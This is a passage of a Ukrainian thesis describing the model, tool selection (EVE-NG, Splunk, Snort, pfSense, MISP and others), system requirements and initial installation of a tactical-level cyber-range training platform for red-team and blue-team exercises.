У цьому розділі було визначено класифікацію платформи кібернавчань за їх видами, формами, рівнями та типами. Був встановлений порядок підготовки та проведення кібернавчань. Було проаналізовано платформи кібернавчань типу Cyber Range, визначені основні завдання, переваги та спільні функції. Платформа кібернавчання типу Cyber Range використовує змагання між командами атакуючих та обороняючих для того, щоб учасники отримали необхідні навички, а реалістичне віртуальне середовище дозволяє повністю реалізувати весь потенціал даних змагань.

2 МОДЕЛЬ ПЛАТФОРМИ КІБЕРНАВЧАННЯ ТАКТИЧНОГО РІВНЯ

2.1. Визначення (вибір) інструментів

Для того, щоб сформувати модель платформи кібернавчань, потрібно визначити які типи інструментів використовуються. Використання інструментів для організації кібернавчань зводиться здебільшого до таких варіантів:

1. Інструменти моделювання - інструменти, які дозволяють проводити практичні заняття, наприклад: онлайн платформа, кібер полігон. Вони імітують кібер інциденти, відповідь на які очікується в режимі реального часу.

2. Настільні інструменти - набори інструментів, які дозволяють проводити кібернавчання на основі обговорення, наприклад: картки зі сценарієм вправи. Учасники збираються та обговорюють свою роль у надзвичайній ситуації (інцидент із кібербезпекою) та можливі варіанти реагування.

Обидва типи засобів мають свої переваги та недоліки. Повномасштабне моделювання може передбачати використання віртуальних мережевих середовищ, які дозволяють учасникам навчань відстежувати прояви інцидентів кібербезпеки. Однак це вимагає великих ресурсів і детального планування. У той же час настільні інструменти повинні використовувати невеликий проміжок часу, враховуючи потребу концентрації. Оскільки вони зосереджені на дискусіях, втрачається відчуття терміновості та реалізму в моделюванні.

Якщо для підготовки до використання настільних інструментів не потрібні спеціальні навички, то використання імітаційних засобів обумовлено наявністю теоретичних знань та навичок їх налаштування. Однак, незважаючи на це, зараз прийнято моделювати реальні ситуації за допомогою відповідного

обладнання та програмного забезпечення. Розробка реалістичних та масштабованих сценаріїв стає важливою для ефективних кібернавчань. Прикладом таких засобів є [12]:

1. Апаратні кіберполігони, хоча і реалістичні, але масштабні, дорогі і потребують багато часу на налаштування. Через їх вартість кількість учасників навчань, які можуть бути навчені будь-якому сценарію кіберзагроз, обмежена. Крім того, вони обмежують загальну кількість учасників кібернавчань протягом певного періоду часу.

2. Віртуальний кіберполігон, який розглядається як середовище моделювання, яке забезпечує апаратне та програмне забезпечення в реальному часі для реалізації кіберзагроз для мережевої інфраструктури. Він тісно інтегрований з фізичним обладнанням, програмами, інструментами моніторингу мережі, системами виявлення та запобігання вторгненням та структурним моделюванням "Поле бою".

Моделювання - це представлення реальної системи з аналогом, яким легше керувати, забезпечуючи однакову функціональність, без посилання на конкретне місце та обладнання.

2.2. Модель платформи кібернавчань

Після визначення інструментів, які використовуються в кібернавчаннях, сформуємо функціональну модель (Рис. 2.1).




Рис. 2.1. Модель платформи кібернавчання

Загальна модель платформи кібернавчання визначається наступним компоненти [12]:

1. Рівень організації - рівень, який використовує вхідні дані з RLMS. Він призначений для організації інструментів кібербезпеки. Водночас він інтегрує технологічні та сервісні компоненти платформи.

2. Основна інфраструктура - рівень інфраструктури, що визначає реалістичність і точність кібернавчань. Використовуються способи генерування трафіку та моделювання атак.

3. Рівень віртуалізації - рівень, який визначає тип віртуалізації, який буде використовуватися для реалізації віртуального середовища.

4. Цільова інфраструктура - імітоване середовище, в якому навчаються учасники кібернавчань. Виходячи з мети їх організації, будуть створені сценарії створення цільової інфраструктури на рівні організації. Сценарій може містити конкретну інформацію про конфігурацію, включаючи діапазони IP-адрес, інформацію про маршрутизацію, стеки серверів та програмне забезпечення.

5. Система управління кібернавчанням – програмне забезпечення, яке дозволяє керувати командами, слідкувати за процесом кібернавчання,

взаємодіяти між собою командам, планувати сценарій атаки та створювати звіт.

Таким чином, організація кібернавчань супроводжується використанням різних концепцій. Кожен з них визначає свою специфіку з урахуванням орієнтації як окремого працівника, так і фахівців в цілому. Такі особливості визначають вибір підходів до організації кібернавчань.

2.3. Визначення спільних інструментів для реалізації

Визначивши основні функції та побудувавши функціональну модель кібернавчань типу Cyber Range, ми можемо визначити спільні інструменти, які можна реалізувати [12]:

1. Рівень організації - ALIVE, CloudShell, OpenStack, EVE-NG;
2. Основна інфраструктура - Hardware, приватні та публічні хмарні сервіси;
3. Рівень віртуалізації - Cypherpath, ESX, Hyper-V, Qemu-KVM, Ravello, Xen;
4. Цільова інфтраструктура:
   - SIEM - IBM QRadar, LogRhythm, Splunk;
   - IDS/IPS - Suricata, Snort;
   - Брандмауер - pfSense, Fortinet;
   - Мережеві пристрої - комутатори, роутери;
5. Готові сценарії
6. Генератор мережевого трафіку - Cisco TRex, VAS Expert, Nemesis, Colasoft.
7. Система управління кібернавчанням - RLMS

Для реалізації інтегрованої платформи кібернавчань тактичного рівня було обрано такі інструменти:

1. Рівень організації - EVE-NG;
2. Основна інфраструктура - Hardware;

3. Рівень віртуалізації - Qemu-KVM;

4. Робочі станції для команд - Windows 7, Kali;

8. Цільова інфтраструктура:

- SIEM - Splunk;
- IDS/IPS - Snort;
- Брандмауер - pfSense;
- Мережевий пристрій - комутатор;

5. Генератор мережевого трафіку - Colasoft.

6. Звітування – Misp

7. Сценарій атаки/оборони

Висновок до розділу 2

У цьому розділі ми визначили типи інструментів для побудови платформи кібернавчання. За допомогою інструментів було сформовано загальну модель платформи кібернавчання. Були описані всі рівні моделі платформи та інструменти, які їх реалізують. Були обрані основні інструменти для побудування інтегрованої платформи кібернавчання тактичного рівня.

3 ОПИСАННЯ ТА ФОРМУВАННЯ ВИМОГ ДО АПАРАТНО-ПРОГРАМНОЇ РЕАЛІЗАЦІЇ

3.1. Описання програмних засобів

На основі визначених спільних інструментів зробимо їх описання.

1) SIEM - технологія SIEM забезпечує аналіз в реальному часі подій (сповіщень) безпеки, отриманих від мережевих пристроїв і додатків. SIEM представлено додатками, приладами або послугами, і використовується також для журналювання даних і генерації звітів в цілях сумісності з іншими бізнес-даними.

Функції:

– Агрегація даних: управління журналами даних; дані збираються з різних джерел: мережеві пристрої та сервіси, датчики систем безпеки, сервери, бази даних, програми; забезпечується консолідація даних з метою пошуку критичних подій;

– Кореляція: пошук спільних атрибутів, зв'язування подій у вагомі кластери. Технологія забезпечує застосування різних технічних заходів для інтеграції даних з різних джерел для перетворення вихідних даних в значущу інформацію. Кореляція є типовою функцією підмножини Security Event Management;

– Сповіщення: автоматизований аналіз корелюючих подій і генерація повідомлень (сигналів) про поточні проблеми. Оповіщення може виводитися на "приладову панель самого додатка, так і бути направлено в інші сторонні канали: e-mail, GSM-шлюз і т. ін;

– Зберігання даних: застосування довготривалого зберігання даних в історичному порядку для кореляції даних за часом та для забезпечення трансформування. Довготривале зберігання даних критично для проведення комп'ютерно-технічних експертиз, оскільки розслідування мережевого

інциденту, зазвичай, відбувається з часовою затримкою від моменту порушення;

– Експертний аналіз: можливість пошуку по безлічі журналів на різних вузлах; може виконуватися в рамках програмно-технічної експертизи.

2) IDS/IPS, наприклад, SNORT - система виявлення та запобігання атак, котра комбінує в собі методи зіставлення по сигнатурам, засоби для інспекції протоколів і механізми для виявлення аномалій [5]. Blue Team використовує Snort для того щоб виконувати протоколювання, аналіз, пошук по вмісту, а також для активного блокування або пасивного виявлення цілої низки нападів і зондувань, таких як спроби атак на переповнювання буферу, приховане сканування портів, атаки на веб-застосунки, SMB-зондування і спроби визначення операційної системи. На рисунку 2.4 представлена схема роботи IDS/IPS системи SNORT.




Рис. 3.1. Схема роботи IDS/IPS Snort

3) pfSense - дистрибутив для створення мережевого екрану / маршрутизатора, який використовує платформу FreeBSD. Blue Team використовує pfSense в якості міжмережевого екрану, який співпрацює зі Snort для поліпшення аналізу мережевого трафіку, встановлює правила для вхідних

пакетів так записує події в графічний журнал. На рисунку 2.5 проаналізовано та сформовано основні функції pfSense.




Рис. 3.2. Основні функції pfSense

4) VMware Workstation — гіпервізор компанії VMware для платформ x86 і x86-64, що дозволяє запустити на комп'ютері декілька операційних систем одночасно. Кожна віртуальна машина може виконувати свою власну операційну систему, включаючи Microsoft Windows, Linux, BSD і MS-DOS. VMware Workstation розроблений компанією VMware Inc., підрозділом корпорації EMC.

VMware Workstation підтримує з'єднання дійсних мережевих хостів та обміну фізичних дисків і USB пристрої з віртуальною машиною. Крім того, за допомогою VMware Workstation можна імітувати образи дисків. Можна змонтувати файл ISO у віртуальний привід оптичних дисків, так що віртуальна машина побачить його як реальний диск.

У VMware Workstation є можливість призначати кільком віртуальним машинам команди, які потім можуть бути запущені, закриті, перервані або відновлені як єдиний об'єкт, що робить її особливо корисною для тестування клієнт-серверних середовищ.

VMware Workstation забезпечує 2 типи віртуалізації:

– Програмна віртуалізація - Вся віртуалізація проходить на рівні ядра операційної системи. В результаті кожна з окремих віртуальних машин працюють як самостійний сервер. Перевага програмної віртуалізації полягає в тому, що будь-які процеси можуть працювати на високій швидкості.

– Апаратна віртуалізація - Подібна віртуалізація здійснюється на основі процесорної архітектури. Апаратна віртуалізація передбачає поділ процесора на мониторну і гостьову частини (root і non-root режими). При такій віртуалізації за допомогою гіпервізора можливо пряме управління гостьовими системами, які використовуються ізольовано один від одного.

На рисунку 3.3 приводиться наглядний приклад роботи віртуалізації




Рис. 3.3. Приклад роботи віртуалізації

5) QEMU - вільна програма з відкритим сирцевим кодом для емуляції апаратного забезпечення різних платформ [13]. QEMU дозволяє запустити програму, зібрану для однієї апаратної платформи, на системі із зовсім іншою архітектурою, наприклад, виконати застосунок для ARM на x86-сумісному ПК. У режимі віртуалізації в QEMU досягається продуктивність виконання коду в ізольованому оточенні близька до нативної системи, за рахунок прямого виконання інструкцій на CPU та задіяння гіпервізора Xen або модуля KVM. QEMU включає емуляцію процесорів Intel x86 і пристроїв введення-

виведення. Може емулювати 80386, 80486, Pentium, Pentium Pro, AMD64 та інші x86-сумісні процесори; PowerPC, ARM, MIPS, SPARC, SPARC64, m68k — лише частково. Qemu використовує апаратну віртуалізацію, тому може виконувати гостьові операційні системи майже так само швидко, як і на основному хості. Qemu може працювати в двох режимах роботи:

– Повна емуляція системи - в цьому режимі qemu повністю емулює пристрій, наприклад, комп'ютер, включаючи всі його компоненти, процесор і різні периферійні пристрої. Він може використовуватися для запуску декількох операційних систем без перезавантаження або налагодження системного коду.

– Емуляція користувацького режиму - працює тільки для Linux хоста, дозволяє запускати процеси Linux, скомпільовані для однієї архітектури в інший, наприклад, ARM програми в x86. Корисно для розробки, крос-компіляції та відлагодження.

На рисунку 3.4 представлена функціональна модель Qemu




Рис. 3.4. Функціональна модель Qemu

6) MISP. Платформа з відкритим вихідним кодом для аналізу загроз та обміну інформацією (раніше відома як платформа для обміну інформацією про шкідливі програми) [14]. Вона використовується для збирання, зберігання, розповсюдження та обміну індикаторами компрометації та подіями про інциденти у цій сфері при аналізі шкідливих програм.

MISP надає користувачам засоби для підтримки обміну інформацією, систему виявлення мережевих вторгнень (NIDS), систему виявлення

вторгнень на основі журналів (LIDS), а також інструменти аналізу журналів (SIEM). Основні функції Misp:

– MISP забезпечує зберігання технічної та додаткової інформації про помічені шкідливі програми та атаки;

– Автоматично створює зв'язок між шкідливими програмами та їх атрибутами;

– Зберігає всі дані про атрибути загроз у структурованому форматі;

– Ділиться індиакторами компрометації та шкідливими даними за умовчанням з іншими довіреними групами;

– MISP зберігає всю інформацію локально (забезпечуючи конфіден ційність запитів).

7) Colasoft CAPSA [15]

Портативний додаток для аналізаторів мережі як для LAN, так і для WAN, який виконує можливість захоплення пакетів у режимі реального часу, цілодобовий моніторинг мережі, розширений аналіз протоколів, поглиблене декодування пакетів та генерує трафік. Комплексний високорівневий віконний перегляд усієї мережі Capsa дає швидке уявлення мережевим адміністраторам або мережевим інженерам, дозволяючи їм швидко виявляти та вирішувати проблеми програми. Завдяки найзручнішому інтерфейсу та найпотужнішому механізму захоплення та аналізу пакетів даних у галузі Capsa є необхідним інструментом для аналізу та генерування трафіку.

3.2. Формування вимог до використання

В цьому розділі ми сформуємо основні вимоги до використання інструментів при побудові інтегрованої платформи кібернавчання тактичного рівня.

– EVE-NG. EVE-NG доступний у форматі OVF - це відкритий стандарт для упаковки та розповсюдження віртуальної машини [16]. Його можна використовувати для розгортання віртуальної машини в

гіпервізорах, таких як VMware Workstation, Player та ESXi. EVE-NG також можна встановити безпосередньо на фізичне обладнання, без гіпервізора, використовуючи образ ISO. Цей метод є найбільш рекомендованим для установки EVE-NG.

Рекомендовані системні вимоги до ноутбука/ПК через ISO (табл 3.1).

Таблиця 3.1

Системні вимоги до платформи EVE-NG ISO

Компонент системи	Вимоги
CPU	Intel i7 (8), ввімкнена віртуалізація Intel в BIOS
RAM	32 Гб
HDD Space	200 Гб
Network	LAN/WLAN

Рекомендовані системні вимоги до ноутбука/ПК через OVF (табл. 3.2).

Таблиця 3.2

Системні вимоги до платформи EVE-NG OVF

Компонент системи	Вимоги
CPU	8/1 (Кількість процесорів/Кількість ядер процесора); Ввімкнений механізм віртуалізації Intel VT-x/EPT.
RAM	24 Гб або більше.
HDD Space	200 Гб або більше.
Network	VMware NAT або bridge адаптер.

– pfSense

Програмний засіб працює на операційній системі FreeBSD. Програму можна завантажити у форматі ISO (для AMD 64) або Netgate API. Рекомендовані системні вимоги представлені в таблиці 3.3.

Таблиця 3.3

Системні вимоги до pfSense

Компонент системи	Вимоги
CPU	Частота - 1 ГГц, 1/1 (кількість процесорів/кількість ядер процесора); Ввімкнений механізм віртуалізації Intel VT-x/EPT.
RAM	1 Гб або більше.
HDD	5 Гб або більше.
Network	VMware NAT або bridge адаптер.

– SIEM

В якості SIEM було обрано програмне забезпечення Splunk - це спеціалізована SIEM платформа для збирання, зберігання, аналізу, моніторингу та аналітики інформації. Особливість платформи полягає у роботі з різними джерелами даних, на кшталт віртуального та фізичного хоста, різних IoT-пристроїв, хмар, CRM системи та іншого. Платформа працює на різних операційних системах, таких як:

– Linux;
– FreeBSD;
– macOS;
– Windows 7,10 / Windows Server 2016-2019.

Сформуємо системні вимоги, які будуть представлені в таблиці 3.4:

Таблиця 3.4

Системні вимоги до Splunk

Компонент системи	Вимоги
CPU	2/6 (кількість процесорів/кількість ядер процесора); Частота – 2 ГГц.
RAM	12 Гб або більше.
HDD	1 Гб, є можливість використання технології RAID 0,1 (для 64 бітної версії).

– VMware Workstation

VMware Workstation працює на основі спеціальних функцій сучасних 64-розрядних ЦП x86 і створює повністю ізольовані безпечні ВМ, що інкапсулюють операційні системи та програми. Рівень віртуалізації VMware зіставляє ресурси фізичного устаткування із ресурсами віртуальної машини. Таким чином, кожна ВМ отримує власні ресурси ЦП та пам'яті, дисковий простір, пристрої введення-виведення та є повним еквівалентом стандартного комп'ютера x86.

Системні вимоги представлені в таблиці 3.5.

Таблиця 3.5

Системні вимоги до VMware Workstation

Компонент системи	Вимоги
CPU	64 – розрядний процесор x86 або AMD64; Тактова частота 3 ГГц або більше.
RAM	4 Гб або більше
HDD	1 Гб
ОС	Windows 7,10; Ubuntu; Red Hat Linux; CentOS; openSUSE.

– QEMU-KVM

QEMU-KVM дозволяє віртуальним машинам використовувати немодифіковані образи дисків QEMU, VMware та інших операцій, що містять операційні системи. Кожна віртуальна машина має власне віртуальне апаратне забезпечення: мережні карти, диск, відеокарту та інші пристрої

Системні вимоги представлені в таблиці 3.6.

Таблиця 3.6

Системні вимоги до QEMU-KVM

Компонент системи	Вимоги
CPU	Підтримка апаратної віртуалізації Intel VT або AMD SVM; Процесор сумісний з архітектурою x86.
RAM	8 Гб або більше.
HDD	50 Гб та більше.
ОС	Можливість запуску гостьових ОС: Windows, Linux та інших.

6) Misp

Платформа Misp може встановлюватись на таких операційних системах або платформах як:

- Ubuntu, Debian, Red Hat, CentOS
- Windows
- VMware workstation, ESXI
- QEMU-KVM
- Docker-compose

Системні вимоги представлені в таблиці 3.7.

Таблиця 3.7

Системні вимоги до Misp

Компонент системи	Вимоги
CPU	64 – розрядний процесор x86 або AMD64.
RAM	8 Гб або більше.
HDD	5 Гб або більше.

7) Colasoft CAPSA

Програмне забезпечення працює на таких операційних система як:

- Windows 7,10 (64 бітні);
- Windows Server 2008-2016 (64 бітні).

Системні вимоги представлені в таблиці 3.8.

Таблиця 3.8

Системні вимоги до Colasoft CAPSA

Компонент системи	Вимоги
CPU	64 - розрядні процесори x86 або AMD 64; тактова частота – 2,4 ГГц; кількість ядер – 2 або більше
RAM	4 Гб або більше
HDD	1 Гб
Network	Ethernet, Wireless

3.3. Формування моделі інтегрованої платформи кібернавчання тактичного рівня

Визначившись з програмними засобами та сформувавши вимоги до використання, ми можемо створити модель платформи кібернавчання тактичного рівня (рис. 3.5).




Рис. 3.5 Модель платформи кібернавчання тактичного рівня

Платформа кібернавчання тактичного рівня буде встановлюватись на гіпервізор VMware Workstation. Рівень організації буде забезпечувати платформа EVE-NG, яка в свою чергу має власний гіпервізор QEMU-KVM для емуляціїї цільової інфраструктури та управління командами. Програмне забезпечення Misp буде використовуватися командами для формування звіту про виявлені індикатори компрометації. В якості генератора трафіку буде використовуватися програмне забезпечення Colasoft.

Команда червоних буде використовувати комп’ютери на операційній системі Kali linux, на яких встановлені інструменти для проведення навчання. Команда синіх буде використовувати операційну систему Ubuntu, дані з SIEM системи та з IDS/IPS Snort для проведення навчання. Буде створено сценарій атаки та оборони.

Висновок до розділу 3

У цьому розділі було описані інструменти, які були обрані в попередньому розділі. Було сформовано основні вимоги до використання та системні вимоги. Було сформовано модель платформи кібернавчання тактичного рівня. За допомогою сформованої моделі ми описали основні функції кожного рівня.

4 ПРОГРАМНА РЕАЛІЗАЦІЯ ІНТЕГРОВАНОЇ ПЛАТФОРМИ КІБЕРНАВЧАННЯ ТАКТИЧНОГО РІВНЯ

4.1. Підготовка платформи до проведення кібернавчання

Для реалізації ми встановлюємо VMware Workstation, яка є основою для управління платформою кібернавчання.

Рис. 4.1. Встановлення VMware Workstation

Після цього ми завантажуємо платформу EVE-NG з офіційного сайту eve-ng.net [1] та встановлюємо на гіпервізор VMware Workstation

Рис. 4.2. Встановлення платформи EVE-NG

Після завантаження ми налаштовуємо платформу згідно з системними вимогами, які були описані раніше.




Рис. 4.3. Налаштування платформи згідно з системними вимогами

Запускаємо платформу та авторизуємось під користувачем eve, який має права root.

